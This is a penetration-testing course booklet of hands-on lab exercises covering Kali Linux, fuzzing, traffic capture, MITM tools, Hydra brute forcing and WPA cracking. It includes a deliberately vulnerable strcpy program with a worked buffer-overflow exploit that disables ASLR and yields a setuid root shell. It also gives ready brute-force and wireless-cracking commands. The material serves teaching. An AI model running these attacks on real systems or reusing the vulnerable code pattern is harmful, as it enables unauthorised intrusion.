Penetration Testing exercises

Henrik Lund Kramshoej
hlk@zencurity.com

November 13, 2019

Contents

1 Download Kali Linux Revealed (KLR) Book 10 min 3

2 Check your Kali VM, run Kali Linux 30 min 4

3 Try a system for writing pentest reports 30 min 5

4 Small programs with data types 15min 6

5 Buffer Overflow 101 - 30-40min 7

6 Try American fuzzy lop up to 60min 11

7 Zeek on the web 10min 12

8 Bonus: Configure Mirror Port 10min 13

9 Wardriving Up to 30min 15

10 SSL/TLS scanners 15 min 16

11 Try pcap-diff 15 min 17

12 EtherApe 10 min 19

13 ARP spoofing and ettercap 20 20

14 Bonus: sslstrip 15 min 21

15 Bonus: mitmproxy 30 min 22

16 Bonus: sslsplit 10 min 23

17 SNMP walk 15min 24

18 Try Hydra brute force 30min 25

19 Aircrack-ng 30 min 26

Preface

This material is prepared for use in *Communication and Network Security workshop* and was prepared by Henrik Lund Kramshoej, http://www.zencurity.com . It describes the networking setup and applications for trainings and workshops where hands-on exercises are needed.

Further a presentation is used which is available as PDF from kramse@Github
Look for kea-pentest-exercisesin the repo security-courses.

These exercises are expected to be performed in a training setting with network connected systems. The exercises use a number of tools which can be copied and reused after training. A lot is described about setting up your workstation in the repo

https://github.com/kramse/kramse-labs

Prerequisites

This material expect that participants have a working knowledge of TCP/IP from a user perspective. Basic concepts such as web site addresses and email should be known as well as IP-addresses and common protocols like DHCP.

Have fun and learn

Introduction to networking

IP - Internet protocol suite

It is extremely important to have a working knowledge about IP to implement secure and robust infrastructures. Knowing about the alternatives while doing implementation will allow the selection of the best features.

ISO/OSI reference model

A very famous model used for describing networking is the ISO/OSI model of networking which describes layering of network protocols in stacks.

This model divides the problem of communicating into layers which can then solve the problem as smaller individual problems and the solution later combined to provide networking.

Having layering has proven also in real life to be helpful, for instance replacing older hardware technologies with new and more efficient technologies without changing the upper layers.

In the picture the OSI reference model is shown along side with the Internet Protocol suite model which can also be considered to have different layers.




Figure 1: OSI og Internet Protocol suite

Exercise content


Most exercises follow the same procedure and has the following content:

- **Objective:** What is the exercise about, the objective
- **Purpose:** What is to be the expected outcome and goal of doing this exercise
- **Suggested method:** suggest a way to get started
- **Hints:** one or more hints and tips or even description how to do the actual exercises
- **Solution:** one possible solution is specified
- **Discussion:** Further things to note about the exercises, things to remember and discuss

Please note that the method and contents are similar to real life scenarios and does not detail every step of doing the exercises. Entering commands directly from a book only teaches typing, while the exercises are designed to help you become able to learn and actually research solutions.

Exercise 1

Download Kali Linux Revealed (KLR) Book 10 min



Kali Linux Revealed Mastering the Penetration Testing Distribution

Objective:
We need a Kali Linux for running tools during the course. This is open source, and the developers have released a whole book about running Kali Linux.

This is named Kali Linux Revealed (KLR)

Purpose:
We need to install Kali Linux in a few moments, so better have the instructions ready.

Suggested method:
Create folders for educational materials. Go to https://www.kali.org/download-kali-linux-revealed-book/ Read and follow the instructions for downloading the book.

Solution:
When you have a directory structure for download for this course, and the book KLR in PDF you are done.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Kali Linux is a free pentesting platform, and probably worth more than $10.000

The book KLR is free, but you can buy/donate, and I recommend it.

Exercise 2

Check your Kali VM, run Kali Linux 30 min

Objective:
Make sure your virtual machine is in working order.

We need a Kali Linux for running tools during the course.

Purpose:
If your VM is not installed and updated we will run into trouble later.

Suggested method:
Go to https://github.com/kramse/kramse-labs/

Read the instructions for the setup of a Kali VM.

Hints:
If you allocate enough memory and disk you wont have problems.

Solution:
When you have a updated virtualisation software and Kali Linux, then we are good.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Kali Linux includes many hacker tools and should be known by anyone working in infosec.

Exercise 3

Try a system for writing pentest reports 30 min

LaTeX is fun!

Objective:
Try creating a pentest report!

Purpose:
We will do a handin requiring you to do a pentest report! So why not look at an example report and system for creating this.

Suggested method:
Go to https://github.com/kramse/pentest-report

Read the instructions for the setup of Kali with TeXlive - a LaTeX system.

Hints:
LaTeX is not the only system that can be used, but one I prefer over wysiwyg text processing. It can be automated!

Also you can add scripts and include results and files directly into the report!

Solution:
When you have looked at the repo you are done, you dont need to work with this system - its optional.

Discussion:
Another template is from the Offensive Security OSCP program.

https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf

and this one suggested by Jack

https://github.com/JohnHammond/oscp-notetaking

Exercise 4

Small programs with data types 15min

Objective:
Try out small programs similar to:

```c
#include <stdio.h>
#include <stdlib.h>
int main(int argc, char **argv)
{       (void) argc;  (void) argv;
                short int i1 = 32767;
                printf("First debug int is %d\n", i1);
                i1++;
                printf("Second debug int is now %d \n", i1);
}
```

```
user@Projects:programs$ gcc -o int1 int1.c && ./int1
First debug int is 32767
Second debug int is now -32768
```

Purpose:
See actual overflows when going above the maximum for the selected types.

Suggested method:
Compile program as is. Run it. See the problem.

Then try changing the int type, try with signed and unsigned. Note differences

Hints:
Use a calculator to find the maximum, like 2^{16}, 2^{32} etc.

Solution:
When you have tried adding one to a value and seeing it going negative, you are done.

Discussion:

Exercise 5

Buffer Overflow 101 - 30-40min

Objective:
Run a demo program with invalid input - too long.

Purpose:
See how easy it is to cause an exception.

Suggested method:

- Small demo program `demo.c`
- Has built-in shell code, function `the_shell`
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{       char buf[10];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
int the_shell()
{  system("/bin/dash");  }
```

NOTE: this demo is using the dash shell, not bash - since bash drops privileges and won't work.

Use GDB to repeat the demo by the instructor.

Hints:
First make sure it compiles:

```
$ gcc -o demo demo.c
$ ./demo hejsa
hejsa
```

Make sure you have tools installed:

```
apt-get install gdb
```

Then run with debugger:

```
$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb)
(gdb) run `perl -e "print 'A'x22; print 'B'; print 'C'"`
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
// OR
(gdb)
(gdb) run $(perl -e "print 'A'x22; print 'B'; print 'C'")
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
```

Note how we can see the program trying to jump to address with our data. Next step would be to make sure the correct values end up on the stack.

Solution:
When you can run the program with debugger as shown, you are done.

Discussion:

the layout of the program - and the address of the `the_shell` function can be seen using the command `nm`:

```
$ nm demo
0000000000201040 B __bss_start
0000000000201040 b completed.6972
                 w __cxa_finalize@@GLIBC_2.2.5
0000000000201030 D __data_start
0000000000201030 W data_start
0000000000000640 t deregister_tm_clones
00000000000006d0 t __do_global_dtors_aux
0000000000200de0 t __do_global_dtors_aux_fini_array_entry
0000000000201038 D __dso_handle
0000000000200df0 d _DYNAMIC
0000000000201040 D _edata
0000000000201048 B _end
0000000000000804 T _fini
0000000000000710 t frame_dummy
0000000000200dd8 t __frame_dummy_init_array_entry
0000000000000988 r __FRAME_END__
0000000000201000 d _GLOBAL_OFFSET_TABLE_
                 w __gmon_start__
000000000000081c r __GNU_EH_FRAME_HDR
00000000000005a0 T _init
0000000000200de0 t __init_array_end
0000000000200dd8 t __init_array_start
0000000000000810 R _IO_stdin_used
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
0000000000200de8 d __JCR_END__
0000000000200de8 d __JCR_LIST__
                 w _Jv_RegisterClasses
0000000000000800 T __libc_csu_fini
0000000000000790 T __libc_csu_init
                 U __libc_start_main@@GLIBC_2.2.5
0000000000000740 T main
                 U puts@@GLIBC_2.2.5
0000000000000680 t register_tm_clones
0000000000000610 T _start
                 U strcpy@@GLIBC_2.2.5
                 U system@@GLIBC_2.2.5
000000000000077c T the_shell
0000000000201040 D __TMC_END__
```

The bad news is that this function is at an address 000000000000077c which is hard to input using our buffer overflow, please try ☺We cannot write zeroes, since strcpy stop when reaching a null byte.

We can compile our program as 32-bit using this, and disable things like ASLR, stack protection also:

```
sudo apt-get install gcc-multilib
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
gcc -m32 -o demo demo.c -fno-stack-protector -z execstack -no-pie
```

Then you can produce 32-bit executables:

```
// Before:
user@debian-9-lab:~/demo$ file demo
demo: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-
linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=82d83384370554f0e3bf4ce5030f6e3a7a5ab5ba, not stripped
```



```
// After - 32-bit
user@debian-9-lab:~/demo$ gcc -m32 -o demo demo.c
user@debian-9-lab:~/demo$ file demo
demo: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-
linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=5fe7ef8d6fd820593bbf37f0eff14c30c0cbf174, not stripped
```

And layout:

```
0804a024 B __bss_start
0804a024 b completed.6587
0804a01c D __data_start
0804a01c W data_start
...
080484c0 T the_shell
0804a024 D __TMC_END__
080484eb T __x86.get_pc_thunk.ax
080483a0 T __x86.get_pc_thunk.bx
```

Successful execution would look like this - from a Raspberry Pi:

```
$ gcc -o demo demo.c
$ nm demo | grep the_shell
000104ec T the_shell
$

...
(gdb) run `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/pi/demo/demo `perl -e " print 'A'x16; print chr(0xec) . chr(04)  . chr (0x01);" `
AAAAAAAAAAAAAAAA
$
```

Started a new shell.

you can now run the "exploit" - which is the shell function AND the misdirection of the instruction flow by overflow:

```
pi@raspberrypi:~/demo $ gcc -o demo demo.c
pi@raspberrypi:~/demo $ sudo chown root.root demo
pi@raspberrypi:~/demo $ sudo chmod +s demo
pi@raspberrypi:~/demo $ id
uid=1000(pi) gid=1000(pi) grupper=1000(pi),4(adm),20(dialout),24(cdrom),27(sudo),29(audio),44(video),46(plugdev),60
pi@raspberrypi:~/demo $ ./demo `perl -e " print 'A'x16; print chr(0xec).chr(04).chr(0x01);" `
AAAAAAAAAAAAAAAA
# id
uid=1000(pi) gid=1000(pi) euid=0(root) egid=0(root) grupper=0(root),4(adm),20(dialout),24(cdrom),27(sudo),29(audio)
#
```


Exercise 6

Try American fuzzy lop up to 60min

Try American fuzzy lop http://lcamtuf.coredump.cx/afl/

Objective:
Try a fuzzer. We will use the popular american fuzzy lop named after a breed of rabits.

Purpose:

> American fuzzy lop is a security-oriented fuzzer that employs a novel type of compile-time instrumentation and genetic algorithms to automatically discover clean, interesting test cases that trigger new internal states in the targeted binary. This substantially improves the functional coverage for the fuzzed code. The compact synthesized corpora produced by the tool are also useful for seeding other, more labor- or resource-intensive testing regimes down the road.

Source: `http://lcamtuf.coredump.cx/afl/`

Suggested method:
Open the web page `http://lcamtuf.coredump.cx/afl/`

Look at the Quick Start Guide and README:
`http://lcamtuf.coredump.cx/afl/QuickStartGuide.txt`
`http://lcamtuf.coredump.cx/afl/README.txt`

Lets modify our demo.c test program, and fuzz it. Should find a problem. Then later find common Unix/Linux utils and try fuzzing. Remember the old Fuzz articles.

Hints:
Look at the many projects which have been tested by AFL, the *bug-o-rama trophy case* on the web page.

Solution:
When afl is installed on at least one laptop on the team, and has run a fuzzing session against a program - no matter if it found anything.

Discussion:
For how long is it reasonable to fuzz a program? A few days - sure. Maybe run multiple sessions in parallel!

Exercise 7

Zeek on the web 10min

Objective:
Try Zeek Network Security Monitor - without installing it.

Purpose:
Show a couple of examples of Zeek scripting, the built-in language found in Zeek Network Security Monitor

Suggested method:
Go to http://try.bro.org/ and try a few of the examples.

Hints:
The exercise *The Summary Statistics Framework* can be run with a specifc PCAP.

```
192.168.1.201 did 402 total and 2 unique DNS requests in the last 6 hours.
```

Solution:
You should read the example *Raising a Notice*. Getting output for certain events may be interesting to you.

Discussion:
Zeek Network Security Monitor is an old/mature tool, but can still be hard to get started using. I would suggest that you always start out using the packages available in your Ubuntu/Debian package repositories.

They work, and will give a first impression of Zeek. If you later want specific features not configured into the binary packet, then install from source.

Also Zeek uses a broctl program to start/stop the tool, and a few config files which we should look at. From a Debian system they can be found in `/etc/bro` :

```
root@NMS-VM:/etc/bro# ls -la
drwxr-xr-x   3 root root  4096 Oct  8 08:36 .
drwxr-xr-x 138 root root 12288 Oct  8 08:36 ..
-rw-r--r--   1 root root  2606 Oct 30  2015 broctl.cfg
-rw-r--r--   1 root root   225 Oct 30  2015 networks.cfg
-rw-r--r--   1 root root   644 Oct 30  2015 node.cfg
drwxr-xr-x   2 root root  4096 Oct  8 08:35 site
```


Exercise 8

Bonus: Configure Mirror Port 10min

Objective:
Mirror ports are a way to copy traffic to Suricata and other devices - for analyzing it. We will go through the steps on a Juniper switch to show how. Most switches which are configurable have this possibility.

Purpose:
We want to capture traffic for multiple systems, so we select an appropriate port and copy the traffic. In our setup, we select the uplink port to the internet/router.

It is also possible to buy passive taps, like a fiber splitter, which then takes part of the signal, and is only observable if you look for signal strength on the physical layer.

Suggested method:
We will configure a mirror port on a Juniper EX2200-C running Junos.

```
root@ex2200-c# show ethernet-switching-options | display set
set ethernet-switching-options analyzer mirror01 input ingress interface ge-0/1/1.0
set ethernet-switching-options analyzer mirror01 input egress interface ge-0/1/1.0
set ethernet-switching-options analyzer mirror01 output interface ge-0/1/0.0
set ethernet-switching-options storm-control interface all
```

Then configure source ports, the ones in current use and destination to the selected high port.

If using the TP-Link T1500G-10PS then this link should describe the process:
`https://www.tp-link.com/en/configuration-guides/mirroring_traffic/?configurationId=18210`

Which describe:

1. Choose the menu MAINTENANCE > Mirroring
2. Select Edit for the Mirror Session 1
3. In the Destination Port Config section, specify a destination port for the mirroring session, and click Apply
4. In the Source Interfaces Config section, specify the source interfaces and click Apply

Using the command line would be similar to this:


```
Switch#configure
Switch(config)#monitor session 1 destination interface gigabitEthernet 1/0/7
Switch(config)#monitor session 1 source interface gigabitEthernet 1/0/1-4 both
Switch(config)#monitor session 1 source cpu 1 both
```

The method is very similar across vendors, `monitor session` is often the same command as shown above.

Hints:
Selecting a port away from the existing ones allow easy configuration of the source to be like, Source ports 1-4 and destination 7 - and easily expanded when port 5 and 6 are activated.

When checking your own devices this is often called SPAN ports, Mirror ports or similar.

`https://en.wikipedia.org/wiki/Port_mirroring`

Cisco has called this Switched Port Analyzer (SPAN) or Remote Switched Port Analyzer (RSPAN), so many will refer to them as SPAN-ports.

Solution:
When we can see the traffic from the network, we have the port configured - and can run any tool we like. Note: specialized capture cards can often be configured to spread the load of incoming packets onto separate CPU cores for performance. Capturing 100G and more can also be done using switches like the example found on the Zeek web site using an Arista switch 7150.

Cisco also has a feature named RSPAN

> Remote SPAN (RSPAN): An extension of SPAN called remote SPAN or RSPAN. RSPAN allows you to monitor traffic from source ports distributed over multiple switches, which means that you can centralize your network capture devices. RSPAN works by mirroring the traffic from the source ports of an RSPAN session onto a VLAN that is dedicated for the RSPAN session. This VLAN is then trunked to other switches, allowing the RSPAN session traffic to be transported across multiple switches. On the switch that contains the destination port for the session, traffic from the RSPAN session VLAN is simply mirrored out the destination port.

Source: https://community.cisco.com/t5/networking-documents/understanding-span-rspan-and-erspan/ta-p/3144951

Discussion:
When is it ethical to capture traffic?

Exercise 9

Wardriving Up to 30min

Objective:
Try putting a network card in monitor mode and sniff wireless networks.

Purpose:
See that wireless networks dont encrypt MACs addresses and other characteristics - what can be found just by turning on the radio.

Suggested method:
Insert USB wireless card, make sure your VM has USB 2.0 Hub and allow VM to control the card.

Start monitor mode - maybe card is not wlan0!:
```
airmon-ng start wlan0
```

Start airodump-ng:
```
airodump-ng wlan0mon
```

See the data

Hints:
Selecting a specific channel can be done using –channel and writing captured packets can be done using -w

Solution:
When you have an overview of nearby networks you are done.

Discussion:

Lots of information is available on the internet. One recommended site is: http://www.aircrack-ng

Exercise 10

SSL/TLS scanners 15 min

Objective:
Try the Online Qualys SSLLabs scanner https://www.ssllabs.com/ Try the command line tool sslscan checking servers - can check both HTTPS and non-HTTPS protocols!

Purpose:
Learn how to efficiently check TLS settings on remote services.

Suggested method:
Run the tool against a couple of sites of your choice.

```
root@kali:~# sslscan --ssl2 web.kramse.dk
Version: 1.10.5-static
OpenSSL 1.0.2e-dev xx XXX xxxx

Testing SSL server web.kramse.dk on port 443
...
  SSL Certificate:
Signature Algorithm: sha256WithRSAEncryption
RSA Key Strength:    2048

Subject:  *.kramse.dk
Altnames: DNS:*.kramse.dk, DNS:kramse.dk
Issuer:   AlphaSSL CA - SHA256 - G2
```

Also run it without `--ssl2` and against SMTPTLS if possible.

Hints:
Originally sslscan is from http://www.titania.co.uk but use the version on Kali, install with apt if not installed.

Solution:
When you can run and understand what the tool does, you are done.

Discussion:
SSLscan can check your own sites, while Qualys SSLLabs only can test from hostname

Exercise 11

Try pcap-diff 15 min

Objective:
Try both getting an utility tool from Github and running an actual useful tool for comparing packet captures.

Purpose:
Being able to get tools and scripts from Github makes you more effective.

The tool we need today is https://github.com/isginf/pcap-diff **Suggested method:**
Git clone the repository, follow instructions for running a packet diff.

Try saving a few packets in a packet capture, then using tcpdump read and write a subset - so you end up with two packet captures:

```
sudo tcpdump -w icmp-dump.cap
// run ping in another window, which probably creates ARP packets
// Check using tcpdump
sudo tcpdump -r icmp-dump.cap arp
reading from file icmp-dump.cap, link-type EN10MB (Ethernet)
10:06:18.077055 ARP, Request who-has 10.137.0.22 tell 10.137.0.6, length 28
10:06:18.077064 ARP, Reply 10.137.0.22 is-at 00:16:3e:5e:6c:00 (oui Unknown), length 28
10:06:24.776987 ARP, Request who-has 10.137.0.6 tell 10.137.0.22, length 28
10:06:24.777107 ARP, Reply 10.137.0.6 is-at fe:ff:ff:ff:ff:ff (oui Unknown), length 28
// Write the dump - but without the ARP packets:
sudo tcpdump -r icmp-dump.cap -w icmp-dump-no-arp.cap not arp
```

With these pcaps you should be able to do:

```
sudo pip install scapy
git clone https://github.com/isginf/pcap-diff.git
cd pcap-diff/

$ python pcap_diff.py -i ../icmp-dump.cap -i ../icmp-dump-no-arp.cap -o diff.cap
Reading file ../icmp-dump.cap:
Found 23 packets

Reading file ../icmp-dump-no-arp.cap:
Found 19 packets

Diffing packets:

Found 2 different packets

Writing diff.cap
// Try reading the output packet diff:

$ sudo tcpdump -r diff.cap
```

```
reading from file diff.cap, link-type EN10MB (Ethernet)
10:06:24.777107 ARP, Reply 10.137.0.6 is-at fe:ff:ff:ff:ff:ff (oui Unknown), length 28
10:06:24.776987 ARP, Request who-has 10.137.0.6 tell 10.137.0.22, length 28
```

Note: I ran these on a Debian, so I needed the sudo, if you run this on Kali there is no need to use sudo.


Hints:
Git is one of the most popular software development tools, and Github is a very popular site for sharing open source tools.

Solution:
When you or your team mate has a running pcap-diff then you are done

Discussion:
I often find that 90% of my tasks can be done using existing open source tools.

Exercise 12

EtherApe 10 min



EtherApe is a graphical network monitor for Unix modeled after etherman. Featuring link layer, IP and TCP modes, it displays network activity graphically. Hosts and links change in size with traffic. Color coded protocols display. Node statistics can be exported.

Objective:
Use a tool to see more about network traffic, whats going on in a network.

Purpose:
Get to know the concept of a node by seeing nodes communicate in a graphical environment.

Suggested method:
Use the tool from Kali

The main page for the tool is: https://etherape.sourceforge.io/


Hints:
Your built-in network card may not be the best for sniffing. Borrow one from Henrik.

Solution:
When you have the tool running and showing data, you are done.

Discussion:

Exercise 13

ARP spoofing and ettercap 20



Objective:
Use a tool to see more about network traffic, whats going on in a network.

Purpose:
Start the tool, do a scan and start sniffing between your laptop and the router.

Suggested method:

1. Start the tool using `ettercap --gtk` to get the graphical version.
2. Select menu Info, Help - and read about unified and bridged sniffing.
3. Start Unified sniffing from Sniff, Unified sniffing - select your network card.
4. Select Hosts - Scan

You should be able to see some hosts. Then the next step would be to initiate attacks - which are menu-driven and easy to perform.

Hints:
We might be messing to much with the traffic, so attacks wont succeed. Some coordination is needed.

Solution:
When you can scan for hosts and realize how easy that was, you are done.

Discussion:
How many admins know about ARP spoofing, ARP poisoning?

Exercise 14

Bonus: sslstrip 15 min

Objective:
sslstrip https://moxie.org/software/sslstrip/

Purpose:
Read about the tool, and lets try to run it - on a single VM.

> This tool provides a demonstration of the HTTPS stripping attacks that I presented at Black Hat DC 2009. It will transparently hijack HTTP traffic on a network, watch for HTTPS links and redirects, then map those links into either look-alike HTTP links or homograph-similar HTTPS links. It also supports modes for supplying a favicon which looks like a lock icon, selective logging, and session denial. For more information on the attack, see the video from the presentation below.

Suggested method:
Make sure tool is installed, Then run it and intercept your own traffic from the same system.

You may run this on the wireless and try intercepting others.

Hints:
IF you are using wireless - most likely, then make sure to run on the same channel/AP/frequency. Either switch everything to 2.4GHz and have only one AP or just do the mitm on a single host - run browser and mitmproxy on the same VM.

Solution:
When you have intercepted some traffic you are done, we will spend at least 30-45 minutes doing various mitm related stuff.

Discussion:

Exercise 15

Bonus: mitmproxy 30 min

Objective:
mitmproxy https://mitmproxy.org/

mitmproxy is a free and open source interactive HTTPS proxy

Purpose:
Try running a mitm attack on your phone or another laptop.

Suggested method:
Make sure tool is installed

Then use the command line interface to verify it is working, then switch to the Web interface for playing with the tool.

Hints:
IF you are using wireless - most likely, then make sure to run on the same channel/AP/frequency. Either switch everything to 2.4GHz and have only one AP or just do the mitm on a single host - run browser and mitmproxy on the same VM.

Solution:
When you have intercepted some traffic you are done, we will spend at least 30-45 minutes doing various mitm related stuff.

Discussion:

Exercise 16

Bonus: sslsplit 10 min

Objective:
Read about sslsplit https://www.roe.ch/SSLsplit - transparent SSL/TLS interception system

Purpose:
This tool has a lot of features described on the home page.

> Overview
> SSLsplit is a tool for man-in-the-middle attacks against SSL/TLS encrypted network connections. It is intended to be useful for network forensics, application security analysis and penetration testing.
>
> SSLsplit is designed to transparently terminate connections that are redirected to it using a network address translation engine. SSLsplit then terminates SSL/TLS and initiates a new SSL/TLS connection to the original destination address, while logging all data transmitted. Besides NAT based operation, SSLsplit also supports static destinations and using the server name indicated by SNI as upstream destination. SSLsplit is purely a transparent proxy and cannot act as a HTTP or SOCKS proxy configured in a browser.

Suggested method:
If we were to use this tool, we would redirect traffic using "firewalls"/routers

- SSLsplit currently supports the following operating systems and NAT engines:
- FreeBSD: pf rdr and divert-to, ipfw fwd, ipfilter rdr
- OpenBSD: pf rdr-to and divert-to
- Linux: netfilter REDIRECT and TPROXY
- Mac OS X: ipfw fwd and pf rdr

We wont run this tool, but beware such tools exist

Hints:
Specifically read the section *SSLsplit implements a number of defences against mechanisms* - and think about the consequences to a regular user.

Solution:
When you feel you have a idea about what this tool can do then you are done.

Discussion:
Should tools like this even exist?

Exercise 17

SNMP walk 15min

Objective:
Run SNMP walk on a switch, `snmpwalk` see information from device.

Lots of basic information helps defenders - AND attackers.

Purpose:
SNMP is a default management protocol used in almost any network.

Suggested method:
Run snmpwalk using community string public. Command is: `snmpwalk -v 2c -c public system`

Hints:
Community strings private and public used to be default for network devices. Today professionel devices have no SNMP configured by default, but lots of networks install the community "public" anyway.

Solution:
When you have done snmpwalk for at least one device.

Discussion:
Which part of the information is most relevant to defenders, and attackers.

Also remember on internal LAN segments, use Nmap:

```
snmp-10.x.y.0.gnmap: nmap -sV -A -p 161 -sU --script=snmp-info -oA snmp-10xy 10.x.y.0/19
snmpscan: nmap -sU -p 161 -oA snmpscan --script=snmp-interfaces -iL targets
```


Exercise 18

Try Hydra brute force 30min

Objective:
Try a brute force program named hydra/Xhydra.

You decide which service to attack, SSH or SNMP are good examples.

Purpose:
Learn that some protocols allow brute forcing.

Suggested method:
Make a short list of usernames and a short list of passwords and use hydra to brute force your way into a system. Use the editor `kate`, using `kate users.txt` and `kate pass.txt` followed by a command similar to this:

```
$ hydra -V -t 1 -L users.txt -P pass.txt 10.0.45.2 ssh
```

If you want to attack SNMP try with a small list of community names: public, private, kramse, etc.

Hints:
When learning tools create a nice environment and check that things are working before trying to hack. So with brute forcing an account, create and test it!

Solution:
When you have found working credentials for at least one service, like SNMP and done SNMPwalk

Discussion:
The hydra program can brute force a lot of different protocols and also allow a lot of tuning.

The hydra program does an online brute force attack, in some cases you can get access to data like password databases, or hash values that can be cracked in off-line brute force attacks.

Exercise 19

Aircrack-ng 30 min

Objective:
See the program aircrack-ng being used for cracking WEP and WPA-PSK keys.

Purpose:
Some methods previously used to protect wireless networks should not be used anymore.

Suggested method:
Get access to a WEP encrypted dump of wireless network traffic and break encryption. Get access to a WPA handshake and try cracking it.

Hints:
Kali includes the aircrack-ng program and some test data in
`/pentest/wireless/aircrack-ng/test`

Solution:
When you have cracked a network from either testdata or real nearby - our lab network.

Discussion:
There is a lot of information available about aircrack-ng at the web site:
http://www.aircrack-ng.org/

Another tool available is pyrit and cpyrit which can break WPA-PSK using CUDA enabled graphic cards - instead of 100s of keys/second this may allow 10000s keys/second.

Hashcat also is able to crack WPA https://hashcat.net/hashcat/

